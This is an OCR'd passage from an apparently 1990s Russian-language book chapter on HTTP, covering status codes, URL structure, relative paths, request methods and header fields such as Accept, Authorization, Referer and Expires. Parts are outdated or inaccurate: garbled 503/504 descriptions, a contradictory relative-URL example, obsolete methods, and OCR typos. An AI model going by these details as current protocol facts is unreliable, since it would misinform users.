3xx: Перенаправление	Для выполнения запроса требуются дополнительные действия.
4xx: Ошибка клиента	Запрос содержит синтаксические ошибки либо не полон.
5xx: Ошибка сервера	Сервер не смог правильно обработать запрос.

Таблица 6.3. *Классы кодов ответа.*

Каждый из пяти классов содержит группу значений статуса кода. В таблице 6.4 перечислены значения статуса кода для HTTP 1.0 и 1.1 и соответствующие им темы ответов. Темы ответов представляют собой рекомендованные значения и могут быть заменены другим текстом без ущерба для HTTP. Вам могут повстречаться не все коды статуса из этой таблицы. Но это говорит лишь о том, что не каждый сервер сможет обрабатывать все коды статуса.

Код статуса	Тема ответа
200	OK
201	Успешная команда *POST*
202	Запрос принят
203	Запрос *GET* либо *HEAD* выполнен
204	Запрос выполнен, но нет содержимого
300	Ресурс обнаружен в нескольких местах
301	Ресурс удален навсегда
302	Ресурс отсутствует временно

Таблица 6.4. *Коды статуса и темы ответов*
(продолжение таблицы на следующей странице).

Код статуса	Тема ответа
304	Ресурс не был изменен
400	Плохой запрос от клиента
401	Неавторизованный запрос
402	Необходима оплата за запрос
403	Доступ к ресурсу запрещен
404	Ресурс не найден
405	Метод неприменим для этого ресурса
406	Недопустимый тип ресурса
410	Ресурс недоступен
500	Внутренняя ошибка сервера
501	Метод не реализован
502	Неисправный шлюз либо перегрузка сервера
503	Сервер недоступен или тайм-аут шлюза
504	Вторичный шлюз или тайм-аут сервера

Таблица 6.4. *Коды статуса и темы ответов (окончание).*

ДЕТАЛИ URI

В литературе по Web часто можно встретить термин URI (Uniform Resource Identifier). Большинство книг ссылаются на URI как на адреса Web, Uniform Document Identifiers, Uniform Resource Locators (URL) и Uniform Resource Names (URN). HTTP определяет URI как форматированную строку, включающую имена, местонахождение и другие характеристики сетевых ресурсов. Другими словами, URI представляет собой текстовую строку (адрес объекта Web).

ЕЩЕ РАЗ ОБ URL

Для поиска документов в Web вам необходимо знать адрес документа в Internet. Адрес в Internet еще называют URL (Uniform Resource Locator). Его можно сравнить с содержанием книги. Для того чтобы найти информацию в книге, вы смотрите на ее содержание. Если вы ищете документ Web, вам понадобится его адрес. Броузеры Web используют URL для поиска ресурсов.

Основной синтаксис URL достаточно прост. Он состоит из двух частей, как показано ниже:

```
<схема>:<путь_в_формате_данной_схемы>
```

Полный синтаксис URL для HTTP таков:

```
http://<хост>:<порт>/<путь>?<путь_поиска>
```

Как видно, для HTTP схемой является «http», а далее идет хост, порт, путь и путь поиска. Если вы опустили элемент «порт», то по умолчанию будет выбран порт 80 (стандартный порт HTTP). В настоящее время протокол HTTP не поддерживает параметр «путь поиска» и его можно игнорировать.

Можно перейти к разделу внутри документа, сославшись на определенную его часть. Например, набрав в окне броузера приведенный ниже URL и нажав клавишу **Enter,** вы попадете на биографию автора этой книги, расположенную на Web-сайте издательства Jamsa Press:

```
http://www.jamsa.com/AUTHORS/bio.htm#lklander
```

В приведенном выше примере URL расширен *анкером* *#lklander* в конце своего наименования. Он направляет броузер по адресу, указанному в URL, и далее к соответствующему разделу документа. На рисунке 6.11 показана страница с биографией автора.




Рисунок 6.11. *Страница с биографией автора.*

Примечание. *URL не являются уникальными по отношению к Web. На самом деле они используются и некоторыми другими протоколами (например, FTP, Gopher и Telnet). Однако все URL имеют одно назначение: указывают адрес объекта в Internet.*

Связь URL с ПРОТОКОЛАМИ и ТИПАМИ ФАЙЛОВ

URL не только предоставляет адрес объекта Internet, но также описывает протокол для доступа приложений к объекту. Например, схема URL для HTTP обозначает пространство Web, а схема FTP — пространство FTP. Пространство в Internet означает множество информации определенного типа. Например, все документы FTP составляют пространство FTP. На рисунке 6.12 показано отличие документа HTTP из пространства Web от каталога из пространства FTP.

URL может включать в себя и *указатель на формат документа* (document-resource identifier), который определяет формат файла. При этом создатель файла должен соблюдать соглашение о наименованиях. Например, файл с расширением *html* должен хранить текст в формате HTML, а файл с расширением *au* должен содержать звуковые данные.




Рисунок 6.12. Отличие документов HTTP и FTP.

СОСТАВЛЯЮЩИЕ URL

Как вы уже могли заметить, для расшифровки URL можно разбить его на составляющие. Например, рассмотрим структуру следующего URL:

```
http://www.jamsa.com/catalog/hacker/hacker.htm
```

В приведенном выше примере схема URL указывает на протокол HTTP. Две косые черты (слэши) после двоеточия указывают на то, что речь идет об объекте Internet. Затем следует адрес сервера — *www.jamsa.com.* Далее видна структура каталогов *catalog/hacker.* И самый последний элемент URL представляет собой имя и расширение документа Web, т. е. *hacker.htm.*

URL и HTML

Изучение языка HTML выходит за рамки этой книги. (За более подробной информацией об этом языке обратитесь к книге «Программирование в Web для профессионалов», опубликована на русском языке издательством «Попурри», 1997 г.) Сейчас вам достаточно знать, что это язык структуры документов Web. Гипертекст является его неотъемлемой частью. Когда броузер готовит страницу к выводу на экран, обычно гипертекстовые ссылки выделяются цветом, отличным от текущего. При создании документов Web HTML позволяет вам добавлять в них любые гипертекстовые ссылки.

Для того чтобы обозначить гипертекстовую ссылку в документе Web, используется специальный элемент HTML, так называемый *анкер (anchor* — якорь). Фактически анкер HTML представляет собой тег, встраиваемый в документ Web и обозначающий ссылку на URL, которую броузер связывает с определенным текстом либо графическим изображением. URL необходим, поскольку он информирует броузер об адресах гиперсвязанных ресурсов. Другими словами, анкер содержит URL ресурса и соответствует гипертексту либо картинке. Далее приводится пример, содержащий ссылку на URL *jamsa2.htm,* расположенную на два уровня выше текущей страницы. Ссылка указывает на *gif*-файл с изображением:

```
<A target="main" href="../../jamsa2.htm">
<img allign=bottom src="../../mainmnu2.gif"></a>
```




Рисунок 6.13. *Анкер указывает на другую Web-страницу.*

АБСОЛЮТНЫЕ и ОТНОСИТЕЛЬНЫЕ URL

Гипертекстовый документ — это документ, содержащий несколько *ссылок*. Web представляет собой огромный лабиринт гиперсвязанных документов. Когда создается документ Web, его автор вставляет в него ссылки на другие документы (созданные им либо кем-нибудь другим). Каждая ссылка требует указания адреса URL для идентификации соответствующего объекта. Броузеры используют URL для поиска объектов Web. Когда автор указывает URL, он может использовать два типа адресов: *абсолютный URL* и *относительный URL.*

АБСОЛЮТНЫЙ URL

Абсолютный URL содержит полный адрес объекта и протокол. Другими словами, если указана схема URL (например, *http*), то мы имеем дело с абсолютным URL. Вот пример такого адреса:

```
http://www.jamsa.com/catalog/hacker/hacker.htm
```

ОТНОСИТЕЛЬНЫЙ URL

Относительный URL использует URL текущего документа, открытого в вашем броузере. Применяя ту же схему, броузер реконструирует URL, изменяя только некоторые имена и расширения файлов. Например, рассмотрим абсолютный URL:

```
http://www.jamsa.com/catalog/catalog.htm
```

Если в документе HTML указана ссылка на относительный URL *hacker/hacker.htm*, то броузер изменит текущий абсолютный URL на *http://www.jamsa.com/catalog/hacker/hacker.htm:*

```
<A HREF="/hacker/hacker.htm"> Hacker Files</A>
```

Примечание. *Использование точки (.) в начале относительного URL не является обязательным. В обоих случаях результат будет одинаков.*

ДЕТАЛИ ОТНОСИТЕЛЬНОГО URL

Иногда при создании ссылок в документах Web может потребоваться указать на один уровень каталогов вверх. В таких случаях автор может поставить перед относительным URL две точки (..). Предположим, что абсолютный URL текущего документа следующий:

```
http://www.jamsa.com/dir1/dir2/file.ext
```

Если относительный URL имеет вид *..dir3/newfile.ext* (см. ниже), то броузер изменит его на абсолютный URL *http://www.jamsa.com/dirl/dir3/newflle.exr.*

```
<A HREF="..dir3/newfile.ext">New File Link</A>
```

Если же нужно подняться на несколько уровней вверх, нужн'о использовать несколько операторов *двойной тонки* (double dot), разделенных при помощи косой черты. Например, предположим, что текущим является документ со следующим абсолютным URL:

```
http://www.jamsa.com/dir1/dir2/file.ext
```

Если гиперссылка указывает на относительный URL *../../dir3/newfile.ext* (см. ниже), то броузер заменит его на *http://www.jamsa.com/dir3/newfile.ext.*

```
<A HREF="../../dir3/newfile.ext">New Pile Link</A>
```

Предположим, что автор хочет добавить новый путь прямо к адресу сервера. Другими словами, он игнорирует все каталоги. В таких случаях необходимо использовать слэш (/). Например, предположим, что абсолютный URL таков:

```
http://www.jamsa.com/dir1/dir2/file.ext
```

Если расположенная в документе гиперссылка указывает на относительный URL */dir3/newfile.ext* (см. ниже), то броузер изменит ее на абсолютный URL *http:// www.j amsa. com/dir3/newfile.exf.*

```
<A HREF="/dir3/newfile.ext">New File Link</A>
```

МЕТОДЫ HTTP

Как уже обсуждалось, запрос клиента HTTP (обычно на передачу файла) является вторым этапом транзакции HTTP. Такой запрос разбивается на две категории: простой запрос (Simple-Request) и полный запрос (Full-Request). Напомню, что в HTTP 0.9 использовался только простой запрос. В современных версиях протокола преимущественно используется полный. Такой запрос требует, по крайней мере, строки запроса. Строка состоит из названия метода, далее следует URI и версия протокола HTTP. В следующих разделах мы подробнее рассмотрим три основных метода запросов HTTP.

Методами мы называем команды HTTP. Единственным методом в протоколе версии 0.9 был *GET,* его применяли для извлечения информации. Если вы по-

смотрите на синтаксис простого запроса HTTP, то сможете легко написать программу, которая передает URI и символы CRLF после команды *GET*.

```
GET <uri> CRLF
```

Этот запрос указывает серверу HTTP найти и передать объект с соответствующим URI. Объектом может быть документ HTML, изображение, аудио- или видеофайл и др. Поскольку клиент дает запрос на объект конкретного типа, он должен знать, как его обработать. Например, если броузер запрашивает изображение, он должен знать, как выводить его на экран. В итоге при работе только с простыми запросами сервер HTTP будет мало чем отличаться от обычного файл-сервера.

Полный запрос HTTP начинается со строки запроса, далее следует CRLF, затем идет информация с отдельным заголовком (необязательно), потом стоит CRLF, в конце следует тело объекта (необязательно).

В разделе «Поля заголовка запроса» я подробно расскажу о стилях заголовка. Тело объекта представляет собой просто ссылку на требуемые данные. Как мы уже знаем, строка запроса состоит из нескольких частей: метода (команды) HTTP, URI, версии протокола и CRLF. Каждый из элементов отделен от других пробелами (SP). Не допускается использование дополнительных символов CRLF. Формат строки запроса таков:

```
Request-Line = Method SP Request-URI SP HTTP-Version CRLF
```

Отличие полного запроса от простого состоит в том, что в первом указывается версия протокола, а также может использоваться не один метод. Далее мы опишем три основных метода HTTP — *GET, HEAD* и *POST*. Метод HTTP сообщает серверу, что необходимо сделать с ресурсом URI. Список методов для конкретного ресурса может изменяться динамически. Из кода статуса и строки состояния ответа сервера ваш броузер узнает о том, может ли сервер выполнять конкретные методы применительно к ресурсу. Сервер Web должен вернуть код 501, если метод либо неизвестен, либо невыполним. Далее описывается набор общих методов HTTP (*GET, HEAD* и *POST).*

МЕТОД GET

Метод *GET* протокола HTTP запрашивает сервер на предмет информации, определяемой URI. Сервер получает ее, используя адрес URI из запроса клиента. Метод *GET* называется *условным,* если в заголовке запроса клиента встречается поле *If-Modified-Since.* В этом случае сервер передает клиенту информацию, если она была изменена после даты, указанной в заголовке запроса. Если клиент уже загрузил подобные данные и кэширует их, нет необходимости передавать их еще раз. Поле *If-Modified-Since* мы рассмотрим далее в этой главе. На рисунке 6.14 показано, как работает условный метод *GET*.

Примечание. *Наименования методов HTTP являются чувствительными к регистру. Например, GET будет правильно, а* ***get*** *— нет.*




Рисунок 6.14. *Получение доступа к странице при помощи условного метода* ***GET.***

МЕТОД HEAD

Метод *HEAD* почти идентичен методу *GET,* за исключением того, что сервер не возвращает в ответ на запрос тело объекта. Приложения используют этот метод, чтобы получить информацию о ресурсе, не загружая его к себе на компьютер. Такая информация (еще ее называют *метаинформацией)* должна быть аналогична заголовкам ответа на запрос с методом *GET.* Программы используют метод *HEAD* для проверки гипертекстовых ссылок на правильность, доступность и изменения.

В отличие от *GET,* для метода *HEAD* не существует понятия «условного». Если поле *If-Modified-Sinc*вставить в запрос *с HEAD,* то результат не изменится (данное поле просто будет проигнорировано).

МЕТОД POST

Метод *POST* протокола HTTP выдает запрос к Web-серверу на объект, адрес которого указан в запросе URI. Другими словами, при помощи этого метода клиент говорит серверу Web: «Это новый ресурс, и его необходимо использовать с URI, переданным мной». В большинстве случаев метод *POST* создает или записывает поверх существующей новую информацию, связанную с URI из запроса. Однако успешное завершение *POST* не требует появления объекта как ресурса или доступности его для будущих ссылок. Поэтому операция с методом *POST* может в результате не привести к появлению ресурса с заданным URI. Если сервер не может идентифицировать ресурс, указанный в URI, то он возвратит код статуса в виде 200 (OK) либо 204 (нет содержимого). Если клиент создает ресурс на текущем сервере, ему необходимо организовать код статуса 201, определяющий объект (обычно текст либо страницу HTML) и код статуса ответа сервера.

Корректное значение поля *Content-Length* (длина содержимого) требуется для всех запросов HTTP с методом *POST*. Сервер возвращает код статуса 400 (неправильный запрос), если ему не удается определить длину содержимого в запросе. Далее мы более подробно рассмотрим это поле.

ПРОЧИЕ МЕТОДЫ HTTP

Кроме методов *GET, POST* и *HEAD,* в протоколе HTTP имеется еще несколько менее используемых методов: *CHECKIN, CHECKOUT, DELETE, LINK, PUT, SEARCH, SHOWMETOD, SPACEJUMP, TEXTSEARCH* и *UNLINK*. Отметим, что не все серверы полностью поддерживают все вышеперечисленные методы. В таблице 6.5 приведены описания всех методов.

Метод	Описание
CHECKIN	Похож на метод *PUT*. Он убирает блокировку, установленную при помощи метода *CHECKOUT*. Большинство клиентов используют *PUT,* а не *CHECKIN*.
CHECKOUT	Похож на метод *GET,* за исключением того, что он блокирует объект от изменений его другими пользователями. Большинство клиентов используют *GET,* а не *CHECKOUT*.
DELETE	С помощью этого метода можно удалить файл с конкретным URL.
LINK	С помощью этого метода можно связать существующий объект Web с другими объектами в сети. В настоящее время ни один из Web-серверов не пользуется этим методом, но он зарезервирован для использования в будущем.
PUT	Клиенты используют метод *PUT* для записи файла по указанному адресу (URL). Если файл с тем же именем и расширением уже существует, то он заменяется на новый. Таким образом клиенты загружают информацию на сервер Web. Данные хранятся внутри передаваемого клиентом файла.
SHOWMETOD	Применяется для приема информации о конкретном методе (о том, как метод применяется к определенному объекту).
SPACEJUMP	Клиенты используют этот метод для обработки запроса, указанного в терминах координат в рамках объекта.
TEXTSEARCH	Применяется для запроса специфического объекта.
UNLINK	Используется для того, чтобы убрать ссылку. В настоящее время серверы Web не воспринимают этот метод, но он зарезервирован для использования в будущем.

Таблица 6.5. *Методы HTTP.*

Примечание. *Кроме описанных выше методов в HTTP 1.1 реализована поддержка методов* ***TRACE и OPTIONS.*** *За более подробной информацией об этих методах я отсылаю вас к документу RFC 2068. Чтобы найти его, воспользуйтесь ссылкой, расположенной на странице издательства Jamsa Press* ***http://www.jamsa.com.***

ОСНОВНЫЕ поля ЗАГОЛОВКА

Некоторые поля заголовка используются и в запросах, и ответах, но не относятся к коммуникационным операциям с клиентом и сервером или передаваемым данным. Среди них — *основной заголовок*. Он состоит из полей *Date, MIME-version* (обычно 1.0) и *Pragma*. Эти поля можно воспринимать как обычные переменные. Один основной заголовок может содержать несколько полей.

ПОЛЕ DATE

В поле *Date* содержится дата в формате HTTP, и поэтому она должна соответствовать соглашениям о дате HTTP. Обычно в этом поле содержится информация о дате и времени создания документа, например:

```
Date: Wed, 3 Sep 1997 08:12:31 GMT
```

ПОЛЕ MIME-VERSION

Наличие такого поля означает, что сообщение полностью удовлетворяет протоколу MIME. Для HTTP 1.0 версией MIME по умолчанию является «1.0», например:

```
MIME-version: 1.0
```

ПОЛЕ PRAGMA

Поле *Pragma* содержит в себе «инструкции» для устройств-приемников (вроде шлюза), расположенных по всему пути следования информации. Такие «инструкции» в основном состоят из указаний на то, что «необходимо пропустить запрос». Другими словами, даже если шлюз кэширует (сохранит у себя копию) результат запроса, он обязан просто пропустить запрос через себя к серверу и не обрабатывать его. Такая процедура обеспечивает достоверность ответа сервера на запрос броузера. Кроме того, ваш броузер получит новую копию ресурса, если предыдущая устарела или «запорчена». На рисунке 6.15 показаны различия в действиях шлюза, работающего по «инструкции» и без нее.

При наличии поля *Pragma* протокол HTTP просто определяет синтаксис запроса. Если существует копия из кэша, то она не используется. Пример поля *Pragma:*

```
Pragma: no cache
```




Рисунок 6.15. *Работа шлюза по «инструкции» и без нее.*

ПОЛЯ ЗАГОЛОВКА ЗАПРОСА

Поля *заголовка запроса* (Request-Header) позволяют клиенту указать Web-серверу дополнительную информацию о запросе и о себе. Все поля подобного типа являются необязательными и включают в себя: *Accept, Authorization, From, If-Modified-Since, Referer* и *User-Agent.* Все они описаны в последующих разделах. Кроме того, большинство серверов работают с неизвестным полем запроса как с полем заголовка объекта. На рисунке 6.16 показано, как перед дополнительной обработкой сервер считывает поле заголовка запроса.




Рисунок 6.16. *Сервер считывает поле заголовка запроса.*

Примечание. *Можно расширить число полей заголовка, добавляя к этому списку новые поля, но это возможно лишь при изменении версии протокола HTTP.*

ПОЛЕ ACCEPT

Когда клиент взаимодействует с сервером, он посылает ему поле *Accept,* где указывает список поддерживаемых им типов и расширений MIME. Обычно такое

поле используется, если необходимо получить нестандартный тип данных. В большинстве случаев значением поля *Accept* является */*, что означает способность клиента принять и обработать любые типы и расширения MIME. Другой пример для поля Accept:

```
Accept: text/html
```

Примечание. *В будущем приложения смогут поддерживать поля* ***Accept-Encoding*** *и* ***Accept-Language****, где указывается информация о кодировании или сжатии информации, а также о языке.*

ПОЛЕ AUTHORIZATION

Если клиент пытается осуществить неавторизованный доступ к серверу, последний посылает ему код статуса 401. Обычно после этого клиент использует поле *Authorization* заголовка запроса, с тем чтобы ответить серверу после приема такого кода статуса. Другими словами, клиент проводит процесс регистрации на сервере Web. Обычно регистрация происходит один раз для каждой схемы подключения. Может случиться так, что клиенту необходимо регистрироваться несколько раз и с разными реквизитами, если он использует несколько служб одного сервера (например, HTTP и FTP). Пример:

```
Authorization: Basic aSGWcaK23
```

Обратите внимание: строка *aSGWcaK23* представляет собой зашифрованные имя и пароль пользователя.

ПОЛЕ FROM

При помощи поля *From* серверу передаются адреса электронной почты клиента с целью протоколирования работы. В таком случае сервер (или его администратор) может связаться с клиентом в случае возникновения каких-либо проблем. Поле *From* особенно полезно в случае, когда необходимо сообщить владельцу *робота-агента* о его неисправности. (Робот представляет собой утилиту поиска в Web.) Пример:

```
From: lklander@jamsa.com
```

ЛОЛЕ IF-MODIFIED-SINCE

Клиенты используют поле *If-Modified-Since* совместно с методом *GET,* чтобы наложить какие-то условия на запрос. Если требуемый ресурс не был изменен после даты, указанной в этом поле, то сервер не высылает его копию. Вместо этого он вставляет код статуса 304 (нет изменений) в тело объекта. Клиенты используют метод *GET* с условиями, чтобы копировать только свежую информацию. Отметим, что используемые в этом поле данные должны записываться в том же формате, что и информация поля *Date.* Пример:

```
If-Modified-Since: Mon, 07 May 1996 19:43:31 GMT
```

ПОЛЕ REFERER

Клиенты используют поле *Referer* для информирования сервера Web об адресе ресурса (URI), от которого они перешли к текущему объекту. Подобная информация нужна, для того чтобы сервер мог сгенерировать список обратных ссылок, оптимизировать кэширование и т. д. Другими словами, это поле содержит информацию об объекте, который был использован клиентом до получения доступа к текущему.

Кроме того, это позволяет серверу освободиться от устаревших или неправильных ссылок. Клиент не должен заполнять поле, если переход к объекту осуществляется не по ссылке (например, адрес введен с клавиатуры). Пример:

```
Referer: http://www.jamsa.com/catalog/catalog.htm
```

ПОЛЕ USER-AGENT

В поле *User-Agent* содержится информация о клиенте по поводу того, является ли он роботом, странником или даже броузером. *Роботы* и *странники* — это автоматизированные программы, занимающиеся поиском и извлечением информации из Web. Сервер использует поле *User-Agent* в статистических целях, например, для подсчета числа посещений сервера (hit). Кроме того, оно применяется для отслеживания нарушений в протоколах, автоматического распознавания броузера и для компоновки ответа с учетом ограничений броузера клиента. Хотя это и необязательно, броузер почти всегда включает это поле в запросы. Пример:

```
User-Agent: Mozilla/2.0
```

ПОЛЯ ЗАГОЛОВКА ОБЪЕКТА

Поля *заголовка объекта* (Entity-Header) определяют дополнительную метаинформацию, т. е. краткое описание тела объекта (данных). Другими словами, метаинформация обеспечивает получателя более подробными сведениями о том, как лучше работать с сообщением. Если сообщение не содержит данных, поля заголовка объекта содержат дополнительную информацию о запрашиваемом ресурсе. Заголовок объекта может содержать следующие поля: *Allow, Content-Encoding, Content-Lenght, Content-Type, Expires* и *Last-Modified.* На рисунке 6.17 схематично показано, как используется поле заголовка объекта.

Если поле заголовка неизвестно получателю, он отбрасывает его. Если такое поле неизвестно серверу-посреднику, он перенаправляет его далее. *Сервер-посредник* представляет собой программу, выполняющую функции посредника и обычно загруженную на маршрутизаторе; она берет на себя функции пересылки запросов как от клиента, так и от сервера.




Рисунок 6.17. В поле заголовка объекта описывается специфика полученного документа.

ПОЛЕ ALLOW

В поле *Allow* перечислены все операции HTTP, доступные для текущего ресурса. Можно сказать, что оно устанавливает «соглашение о методах» между клиентом и сервером Web. Другими словами, с его помощью приложения могут сообщить о доступных методах для текущего ресурса. Поле *Allow* не допускается использовать совместно с методом *POST,* и получатель в таких случаях должен игнорировать его.

Хотя клиент может сформировать и выслать поле *Allow,* возможно использование и не указанных в нем методов. Поэтому с точки зрения клиента он не ограничен только методами, оговоренными в поле *Allow.* Приведем пример поля Allow:

```
Allow: GET, HEAD
```

Стоит отметить несколько важных моментов, связанных с этим полем. Во-первых, сервер-посредник не должен изменять это поле, даже если он не понимает некоторые из указанных методов. Это происходит потому, что клиент может связаться с сервером по другому каналу. Если сервер-посредник изменит заголовок, связь клиент/сервер будет нарушена. Во-вторых, поле *Allow* не содержит информации о том, какие методы может выполнить сервер. Клиент не должен полагать, что сервер обработает информацию теми методами, что указаны в поле *Allow.*

ПОЛЕ CONTENT-ENCODING

Приложения используют поле *Content-Encoding* для ссылки на метод сжатия данных, составляющих тело объекта. Приложение, применяющее это поле, в точности сохраняет исходный формат документа. Пример:

```
Content-Encoding: x-gzip
```

Поле *Content-Encoding* представляет собой один из параметров ресурса, определяемого URI. В большинстве случаев ресурс хранится на сервере уже в сжатом виде и разворачивается только при обращении клиента или в других аналогичных случаях.

ПОЛЕ CONTENT-LENGTH

Поле *Content-Length* указывает на размер тела объекта, принимаемого сервером Web от клиента по методу *GET*. При использовании метода *HEAD* протокола HTTP оно содержит размер тела объекта, который может быть послан по запросу метода *GET*. Для метода *POST* в поле *Content-Lenght* указывается размер тела объекта. Размер его определяется в байтах.

Наличие поля *Content-Lenght* не является необходимым для HTTP, но в нем можно хранить размер тела объекта. Это иногда требуется при программировании. Пример:

```
Content-Lenght: 3495
```

Значение поля *Content-Lenght* всегда больше или равно 0.

ПОЛЕ CONTENT-TYPE

В поле *Content-Type* указывается тип тела объекта, высылаемого в ответ на запрос *GET*. Если используется метод *HEAD,* то применяется аналогичный тип. Пример:

```
Content-Type: text/html
```

ПОЛЕ EXPIRES

В поле *Expires* указываются дата и время, после которых информация считается устаревшей. Как собственник своих ресурсов, сервер всегда может проверить их актуальность. Клиенты, работающие с кэшем, включая сервер-посредник, не должны хранить копии объектов после указанных даты/времени. Наличие поля не означает, что информация изменится в ближайшее время. Однако если есть хотя бы малейшая вероятность изменения ресурсов, сервер должен добавлять информацию в поле *Expires*. Пример использования поля:

```
Expires: Fri, 22 Aug 1997 16:00:00 GMT
```

Поскольку значением поля является дата, то *Expires* не имеет значения по умолчанию. Если дата в *Expires* меньше либо равна значению поля *Date* основного заголовка, то клиент не должен держать ее в кэше. Если информация по своей сути является динамически изменяемой, поле *Expires* должно отражать такую картину.

Серверы не могут при помощи поля *Expires* заставить клиентов ускорить обновление или повторную загрузку ресурса. Поэтому оно применяется в основном при кэшировании ресурсов. Если клиент в текущее время использует ресурс и этот ресурс устарел, то автоматического обновления информации может не произойти.

Во многих броузерах по аналогии с *Netscape Navigator* имеется возможность просмотреть «историю» работы при помощи кнопки **Back** или вызвать список уже просмотренных документов Web. По умолчанию поле *Expires* не имеет отношения к этому механизму. До тех пор, пока пользователь не сконфигурирует броузер

так, чтобы обновлялась устаревшая информация, броузер будет выводить на экран старые документы Web.

Примечание. *При написании программ вы должны быть готовы к ошибкам в полях заголовка. Используя поле* ***Expires*** *в качестве примера, ваша программа может обработать нулевое значение или неправильную дату. Обе эти ошибки означают, что информация устарела. Хотя такие данные не подходят по стандарту HTTP, ваша программа может работать с ними и обрабатывать такого рода конфликты.*

ПОЛЕ EXTENSION-HEADER

Поле *Extension-Header* позволяет определить еще один заголовок для объекта без изменений в протоколе HTTP. Однако не все приложения могут работать с такими заголовками, поэтому необходимо очень аккуратно применять его.

ПОЛЕ LAST-MODIFIED

